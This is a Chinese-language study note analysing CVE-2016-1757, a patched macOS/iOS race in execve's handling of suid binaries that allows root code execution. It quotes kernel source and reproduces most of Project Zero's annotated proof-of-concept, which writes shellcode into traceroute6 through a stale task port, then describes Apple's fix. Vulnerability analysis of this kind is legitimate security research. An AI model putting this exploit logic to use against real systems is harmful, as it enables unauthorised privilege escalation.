CVE-2016-1757简单分析

Created	@Mar 17, 2021 10:13 AM
Property	
Property 1	
Tags	CVE Kernel OS X

状态：

- [ ] CVE原理分析
  - [x] ~~漏洞原理分析~~
  - [x] ~~exp分析~~
    - [x] ~~原始exp分析~~
    - [ ] 升级exp完全分析
- [ ] CVE拓展知识学习
  - [ ] MachO文件格式
  - [ ] dyld源码分析
- [x] ~~CVE补丁分析~~

0x0 Project-zero 关于可执行二进制文件SUID逻辑错误导致OS X/iOS上以root权限任意代码执行原理简述

https://bugs.chromium.org/p/project-zero/issues/detail?id=676&redir=1

在执行execve syscall调用后负责加载suid-binary的代码在首先将新的vm_map交换到旧的任务对象中之后留下了一个短暂的竞争窗口，在旧的任务端口被破坏前我们可以操纵euid(0)进程的内存，从而使任务端口无效。

__mac_execve → exec_activate_image ——————————————→ exec_mach_imgact

via image activator table execsw

如果我们从一个普通的execve调用(不是在vfork或posix spawn之后)，那么它会调用load_machfile，并带有一个NULL map参数，指示load_machfile应该为这个进程创建一个新的vm_map:

```
if (new_map == VM_MAP_NULL) {
    create_map = TRUE;
    old_task = current_task();
  }
```

然后创建一个新的pmap并将其包装在vm_map中，但尚未将其分配给任务

```
pmap = pmap_create(get_task_ledger(ledger_task),
           (vm_map_size_t) 0,
           ((imgp->ip_flags & IMGPF_IS_64BIT) != 0));
pal_switch_pmap(thread, pmap, imgp->ip_flags & IMGPF_IS_64BIT);
map = vm_map_create(pmap,
                    0,
                    vm_compute_max_offset(((imgp->ip_flags & IMGPF_IS_64BIT) == IMGPF_IS_64BIT)),
                    TRUE)
```

然后，代码继续进行，并将二进制文件的实际载荷加载到该vm_map中

```
lret = parse_machfile(vp, map, thread, header, file_offset, macho_size,
                      0, (int64_t)aslr_offset, (int64_t)dyld_aslr_offset, result);
```

如果加载成功，则我们将与该任务的当前映射交换该新映射，这样任务现在就有了新的二进制文件的vm

```
old_map = swap_task_map(old_task, thread, map, !spawn);

vm_map_t
swap_task_map(task_t task, thread_t thread, vm_map_t map, boolean_t doswitch)
{
  vm_map_t old_map;

  if (task != thread->task)
    panic("swap_task_map");

  task_lock(task);
  mp_disable_preemption();
  old_map = task->map;
  thread->map = task->map = map;
```

然后我们从load_machfile返回exec_mach_imgact

```
lret = load_machfile(imgp, mach_header, thread, map, &load_result);

  if (lret != LOAD_SUCCESS) {
    error = load_return_to_errno(lret);
    goto badtoolate;
  }

  ...

  error = exec_handle_sugid(imgp);
```

在处理CLOEXEC fds这样的东西之后，将会调用exec_handle_sugid。如果load的内容确实是一个需要执行的suid-binary，我们会在真正地设置euid前到达下面的位置：

```
* Have mach reset the task and thread ports.
       * We don't want anyone who had the ports before
       * a setuid exec to be able to access/control the
       * task/thread after.
      ipc_task_reset(p->task);
      ipc_thread_reset((imgp->ip_new_thread != NULL) ?
           imgp->ip_new_thread : current_thread());
```

正如这条注释所指出，重置线程、任务和异常端口可能是一个很好的主意，而这正是它们所做的:

```
...
  ipc_port_dealloc_kernel(old_kport);
  etc for the ports
  ...
```

问题在于，即使没有运行任务，在调用swap_task_map和ipc_port_dealloc_kernel之间，旧任务端口仍然有效。这意味着我们可以使用mach_vm_ * API在这两个调用之间的间隔中操作任务的新vm_map。 这个窗口足够长，我们可以轻松找到suid-root二进制文件的加载地址，更改其页面保护并用shellcode覆盖其代码。

---


p0的PoC选择了/usr/sbin/traceroute6(suid-root)作为目标，测试环境为OS X El Capitan 10.11.2

PoC中的父进程用launched注册了一个端口并fork出子进程。子进程发回他自己的任务端口，一旦确认获得了任务端口，它就会执行suid-root二进制文件。

在父进程中使用mach_vm_region计算出什么时候任务内存映射会切换，也会暴露出目标二进制文件加载的地址。然后用mach_vm_protect修改包含二进制程序入口点的页面属性为rwx并用mach_vm_write填充shellcode。

0x1 漏洞原理细节

这个漏洞的成因还是由于execve这个流程在setuid（重置task port）的时候存在一个时间窗口，也就是说存在这样一个时间片段：进程A即将重置更新端口，但进程B拿到了进程A要被弃用的端口并利用它对A进行内存任意写，一旦进程A是权限提升/相对B高权限的进程，那么进程B就完成了一次任意代码执行并提权的行为。



p0的披露的一些细节：

在阶段1中，旧任务端口仍然有效，并且通过任务结构使我们可以访问旧vm_map，该旧vm_map仍然包含执行前任务的虚拟地址空间。作为load_machfile方法的一部分，内核将创建一个新的vm_map，它将新的可执行映像加载到该vm_map中。请注意，尽管如此，新的vm_map尚未与任何任务匹配；它只是一个虚拟地址空间，没有任何处理。

在阶段2中，parse_machfile方法进行实际的解析并将MachO映像加载到新的虚拟地址空间中。也正是在此阶段，检查二进制文件中的所有代码签名。我们稍后将再次讨论该细节。

在第3阶段，load_machfile调用swap_task_map；这会将任务结构设置为指向目标可执行文件刚刚加载到的新vm_map。从这一点开始，在旧任务端口上调用的任何mach_vm *方法都将以新vm_map为目标。

在阶段4中，exec_handle_sugid将检查此二进制文件是否为SUID，如果是，则将重置任务端口，此时旧的任务端口将不再起作用。

如上，很明显存在基本的条件竞争。 在第3阶段（交换vm_map）和第4阶段（任务端口无效）之间，我们将通过旧任务端口对新的vm_map进行完全读/写访问，新的vm_map包含将要执行的已加载二进制文件，甚至 如果是SUID，则意味着我们可以使用我们控制的代码使用mach_vm_write覆盖其文本段！

0x2 EXP源码分析

2.1 原版exp逻辑分析

一点小问题：在我自己调试exp的时候发现修改内存权限/写内存操作返回值正常，根据自己目标二进制文件的版本适配修改加载地址后，exp依旧没有跑通，于是我在修改完目标内存权限后进行内存读取，但始终是失败的。修改/写操作成功而读取不成功令我百思不得其解，留一个调试坑。但是升级版exp是可以在我的环境下跑通的，因此环境应当没有问题。

利用思路：在p0 Race you to the kernel这篇文章中提到：不断调用mach_vm_regio，参数填写子进程的端口，当子进程exec出现切换内存映射窗口时，对获取到的suid-binary镜像基址+suid-binary的start函数（entrypoint/text段开始）写入shellcode。

API介绍：

（对比windows api发现其实很容易理解）

- mach_vm_allocate

```
mach_vm_allocate(vm_map_t map,mach_vm_address_t *address,mach_vm_size_t size,int flags);
```

在map中分配size个字节大小的内存，根据flags的不同会有不同的处理方式。address是一个I/O的参数。（参考VirtualAlloc）

如果flags的值不是VM_FLAGS_ANYWHERE，那么内存将被分配到address指向的地址。

- mach_vm_region

```
kern_return_t
mach_vm_region(
  vm_map_t     map,
  mach_vm_offset_t  *address,    /* IN/OUT */
  mach_vm_size_t  *size,       /* OUT */
  vm_region_flavor_t   flavor,     /* IN */
  vm_region_info_t   info,       /* OUT */
  mach_msg_type_number_t  *count,      /* IN/OUT */
  mach_port_t   *object_name)   /* OUT */
```

获取map指向的任务内，address地址起始的VM region（虚拟内存区域）的信息。目前标记为flavor只有VM_BASIC_INFO_64。

获得的info的数据结构如下。

```
struct vm_region_basic_info_64 {
  vm_prot_t   protection;
  vm_prot_t   max_protection;
  vm_inherit_t    inheritance;
  boolean_t   shared;
  boolean_t   reserved;
  memory_object_offset_t  offset;
  vm_behavior_t   behavior;
  unsigned short    user_wired_count;
};
```

- mach_vm_protect

```
kern_return_t
mach_vm_protect(
  mach_port_name_t task,
  mach_vm_address_t address,
  mach_vm_size_t size,
  boolean_t set_maximum,
  vm_prot_t new_protection)
```

对address到address+size这一段的内存设置内存保护策略,new_protection就是最后设置成为的保护机制。（参考VirtualProtect）

- mach_vm_write

```
kern_return_t
mach_vm_write(
```

```
  vm_map_t      map,
  mach_vm_address_t   address,
  pointer_t     data,
  __unused mach_msg_type_number_t size)
```

对address指向的内存改写内容。（参考WriteProcessMemory）

- Ports

```
#define MACH_PORT_RIGHT_SEND    ((mach_port_right_t) 0)
#define MACH_PORT_RIGHT_RECEIVE   ((mach_port_right_t) 1)
#define MACH_PORT_RIGHT_SEND_ONCE ((mach_port_right_t) 2)
#define MACH_PORT_RIGHT_PORT_SET  ((mach_port_right_t) 3)
#define MACH_PORT_RIGHT_DEAD_NAME ((mach_port_right_t) 4)
#define MACH_PORT_RIGHT_LABELH          ((mach_port_right_t) 5)
#define MACH_PORT_RIGHT_NUMBER    ((mach_port_right_t) 6)
```

Ports是一种Mach提供的task之间相互交互的机制，通过Ports可以完成类似进程间通信的行为。每个Ports都会有自己的权限。

Ports可以在不同的task之间传递，通过传递可以赋予其他task对ports的操作权限。例如POC中使用的就是在父进程与子进程之间传递Port得到了对内存操作的权限。

PoC可化为以下几个部分：main函数主体执行一些对象初始化，fork出来的子进程将自己的port发送给父进程，确认父进程收到port后，执行suid-binary，在这个PoC中使用的是traceroute6。

父进程负责：

- 构建shellcode
- 获取子进程port
- 根据子进程的内存信息得到竞争的窗口打开的时机
- 写入shellcode，等待shellcode执行

main函数代码：

```
int main() {
  kern_return_t err;

  // register a name with launchd

  mach_port_t bootstrap_port;
  err = task_get_bootstrap_port(mach_task_self(), &bootstrap_port);

  if (err != KERN_SUCCESS) {
    mach_error("can't get bootstrap port", err);
    return 1;
  }

  //创建一个具有接受消息权限的port
  mach_port_t service_port;
  err = mach_port_allocate(mach_task_self(),
                           MACH_PORT_RIGHT_RECEIVE,
                           &service_port);

  if (err != KERN_SUCCESS) {
    mach_error("can't allocate service port", err);
    return 1;
  }

  //为port添加SEND权限
  err = mach_port_insert_right(mach_task_self(),
                               service_port,
                               service_port,
                               MACH_MSG_TYPE_MAKE_SEND);

  if (err != KERN_SUCCESS) {
    mach_error("can't insert make send right", err);
```

```
    return 1;
  }

  //
  // 注册一个全局的Port
  // 之后的子进程会继承这个port
  err = bootstrap_register(bootstrap_port, service_name, service_port);

  if (err != KERN_SUCCESS) {
    mach_error("can't register service port", err);
    return 1;
  }

  printf("[+] registered service \"%s\" with launchd to receive child thread port\n", service_name);

  // fork a child
  pid_t child_pid = fork();
  if (child_pid == 0) {
    do_child();
  } else {
    do_parent(service_port);
    int status;
    wait(&status);
  }

  return 0;
}
```

child函数代码

```
void do_child() {
  kern_return_t err;

  //查找全局的port
  mach_port_t bootstrap_port;
  err = task_get_bootstrap_port(mach_task_self(), &bootstrap_port);

  if (err != KERN_SUCCESS) {
    mach_error("child can't get bootstrap port", err);
    return;
  }

  mach_port_t service_port;
  err = bootstrap_look_up(bootstrap_port, service_name, &service_port);

  if (err != KERN_SUCCESS) {
    mach_error("child can't get service port", err);
    return;
  }

  // create a reply port:
  // 创建一个具有接受消息权限的port
  mach_port_t reply_port;
  err = mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &reply_port);

  if (err != KERN_SUCCESS) {
    mach_error("child unable to allocate reply port", err);
    return;
  }

  // send it our task port
  // 将子进程的port发送给父进程
  task_msg_send_t msg = {0};

  msg.header.msgh_size = sizeof(msg);
  msg.header.msgh_local_port = reply_port;
  msg.header.msgh_remote_port = service_port;
  msg.header.msgh_bits = MACH_MSGH_BITS (MACH_MSG_TYPE_COPY_SEND, MACH_MSG_TYPE_MAKE_SEND_ONCE) | MACH_MSGH_BITS_COMPLEX;

  msg.body.msgh_descriptor_count = 1;

  msg.port.name = mach_task_self();
  msg.port.disposition = MACH_MSG_TYPE_COPY_SEND;
  msg.port.type = MACH_MSG_PORT_DESCRIPTOR;

  err = mach_msg_send(&msg.header);
```

```
  if (err != KERN_SUCCESS) {
    mach_error("child unable to send thread port message", err);
    return;
  }

  // wait for a reply to ack that the other end got our thread port
  // 等待父进程回复
  ack_msg_recv_t reply = {0};
  err = mach_msg(&reply.header, MACH_RCV_MSG, 0, sizeof(reply), reply_port, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);

  if (err != KERN_SUCCESS) {
    mach_error("child unable to receive ack", err);
    return;
  }

  // exec the suid-root binary
  // 执行setuid的程序traceroute6
  char* argv[] = {suid_binary_path, "-w", "rofl", NULL};
  char* envp[] = {NULL};
  execve(suid_binary_path, argv, envp);
}
```

parent函数代码

```
void do_parent(mach_port_t service_port) {
  kern_return_t err;

  // generate the page we want to write into the child:
  // 申请一页内存，并且会将这一页内存写入子进程
  mach_vm_address_t addr = 0;
  err = mach_vm_allocate(mach_task_self(),
                         &addr,
                         4096,
                         VM_FLAGS_ANYWHERE);

  if (err != KERN_SUCCESS) {
    mach_error("failed to mach_vm_allocate memory", err);
    return;
  }

  //将0x153c处的写入shellcode，需要根据自己的系统环境对偏移进行修改
  FILE* f = fopen(suid_binary_path, "r");
  fseek(f, 0x1000, SEEK_SET);

  fread((char*)addr, 0x1000, 1, f);
  fclose(f);

  memcpy(((char*)addr)+0x53c, shellcode, sizeof(shellcode));

  // wait to get the child's task port on the service port:
  // 等待子进程发送过来的port
  task_msg_recv_t msg = {0};
  err = mach_msg(&msg.header,
                 MACH_RCV_MSG,
                 0,
                 sizeof(msg),
                 service_port,
                 MACH_MSG_TIMEOUT_NONE,
                 MACH_PORT_NULL);

  if (err != KERN_SUCCESS) {
    mach_error("error receiving service message", err);
    return;
  }

  mach_port_t target_task_port = msg.port.name;

  // before we ack the task port message to signal that the other process should execve the suid
  // binary get the lowest mapped address:
  // 立刻获取内存的信息
  struct vm_region_basic_info_64 region;
  mach_msg_type_number_t region_count = VM_REGION_BASIC_INFO_COUNT_64;
  memory_object_name_t object_name = MACH_PORT_NULL; /* unused */

  mach_vm_size_t target_first_size = 0x1000;
```

```
  mach_vm_address_t original_first_addr = 0x0;

  err = mach_vm_region(target_task_port,
                       &original_first_addr,
                       &target_first_size,
                       VM_REGION_BASIC_INFO_64,
                       (vm_region_info_t)&region,
                       &region_count,
                       &object_name);

  if (err != KERN_SUCCESS) {
    mach_error("unable to get first mach_vm_region for target process\n", err);
    return;
  }

  printf("[+] looks like the target processes lowest mapping is at %zx prior to execve\n", original_first_addr);

  // send an ack message to the reply port indicating that we have the thread port
  ack_msg_send_t ack = {0};

  mach_msg_type_name_t reply_port_rights = MACH_MSGH_BITS_REMOTE(msg.header.msgh_bits);

  ack.header.msgh_bits = MACH_MSGH_BITS(reply_port_rights, 0);
  ack.header.msgh_size = sizeof(ack);
  ack.header.msgh_local_port = MACH_PORT_NULL;
  ack.header.msgh_remote_port = msg.header.msgh_remote_port;
  ack.header.msgh_bits = MACH_MSGH_BITS(reply_port_rights, 0); // use the same rights we got

  err = mach_msg_send(&ack.header);
  if (err != KERN_SUCCESS) {
    mach_error("parent failed sending ack", err);
    return;
  }

  mach_vm_address_t target_first_addr = 0x0;
  for (;;) {
    // wait until we see that the map has been swapped and the binary is loaded into it:
    // 不断的循环去获取内存的信息
    region_count = VM_REGION_BASIC_INFO_COUNT_64;
    object_name = MACH_PORT_NULL; /* unused */
    target_first_size = 0x1000;
    target_first_addr = 0x0;

    err = mach_vm_region(target_task_port,
                         &target_first_addr,
                         &target_first_size,
                         VM_REGION_BASIC_INFO_64,
                         (vm_region_info_t)&region,
                         &region_count,
                         &object_name);

    if (target_first_addr != original_first_addr && target_first_addr < 0x200000000) {
      // the first address has changed implying that the map was swapped
      // let's try to win the race
      // 当发现获取到的内存信息与之前的不同
      // 说明竞争的窗口打开了
      // 可以尝试去写入shellcode了
      break;
    }

  }

  //写入shellcode
  mach_vm_address_t target_addr = target_first_addr + 0x1000;
  mach_msg_type_number_t target_size = 0x1000;
  mach_vm_protect(target_task_port, target_addr, target_size, 0, VM_PROT_READ | VM_PROT_WRITE | VM_PROT_EXECUTE);
  mach_vm_write(target_task_port, target_addr, addr, target_size);

  printf("hopefully overwrote some code in the target...\n");
  printf("the target first addr changed to %zx\n", target_first_addr);
  //子进程窗口关闭后内存已经被改写，正常执行到entry时，将执行shellcode。
}
```

2.2 升级版exp分析

我个人把整个exp工程总结为以下几个模块：

思路和第一个exp差不多

server：

main：

1. register the server with launchd
2. find target_entrypoint | patch_address = target_entrypoint
3. receive message
    1. send a reply to the client, this will signal we are ready and client can finally exec the suid binary
    2. try to race the client mach port between load_machfile() and exec_handle_sugid()

client:

main:

1. acquiring a new receive right with this name
2. prepare request , and send our mach_task_self port to the server

新的exp采用的是server和client模式，有什么不同呢：

- bootstrap_register
  每一个`task`可以调用`bootstrap_register()`函数，向`bootstrap server`注册一个服务，通过一个字符串与自己的`task port`相关联。其他的`task`可以通过`bootstrap_look_up`函数来通过字符串查询对应的`task`的`port`。

  那么问题就一目了然了。

  - 建了一个进程A，通过`bootstrap_register`注册一个服务。
  - 建立一个进程B，通过`bootstrap_look_up`获取进程A的`task port`。
  - 进程B通过进程A的`task port`将自己的`task port`告知进程A。
  - 进程A通过进程B的`task port`配合进程B，出发漏洞。
- bootstrap_register2

  这个方案虽然简单明了，但是缺有一个问题，`bootstrap_register`在10.5之后的版本就没有了。

  不过网上有个一简单的替代方法，在-[NSMachBootstrapServer registerPort:name:]中封装了一个`bootstrap_register2`，只不过并没有导出到外部，所以只需要添加一行代码就可以使用`bootstrap_register2`来完成相应的功能。

```
/*
 * this is not exported so we need to declare it
 * we need to use this because bootstrap_create_server is broken in Yosemite
 */
extern kern_return_t bootstrap_register2(mach_port_t bp, name_t service_name, mach_port_t sp, int flags);
```

源码分析：

- 相对于之前的exp，新的exp又做了一个MachO文件的映射并拿到对应文件的EntryPoint。
- ... ...

0x3 Fix分析

apple把exec_handle_sugid放在了swap_task_map之前，那么也就是在时间窗口前完成了对port的更新，即使仍存在修改内存的问题，但也是在旧map上进行修改，影响不到要使用的新map。

0x4 引用

1. 再看CVE-2016-1757---浅析mach message的使用
   http://turingh.github.io/2016/07/05/再看CVE-2016-1757浅析mach message的使用/

2. CVE-2016-1757简单分析
   http://turingh.github.io/2016/04/03/CVE-2016-1757简单分析/
3. Issue 676: Logic error when exec-ing suid binaries allows code execution as root on OS X/iOS
   https://bugs.chromium.org/p/project-zero/issues/detail?id=676&redir=1
4. Race you to the kernel!
   https://googleprojectzero.blogspot.com/2016/03/race-you-to-kernel.html
5. something about macos（未整理）
   https://papers.put.as/papers/macosx/2016/SyScan360_SG_2016_-_Memory_Corruption_is_for_wussies.pdf
6. CVEBASE（包含所有exp地址）
   https://www.cvebase.com/cve/2016/1757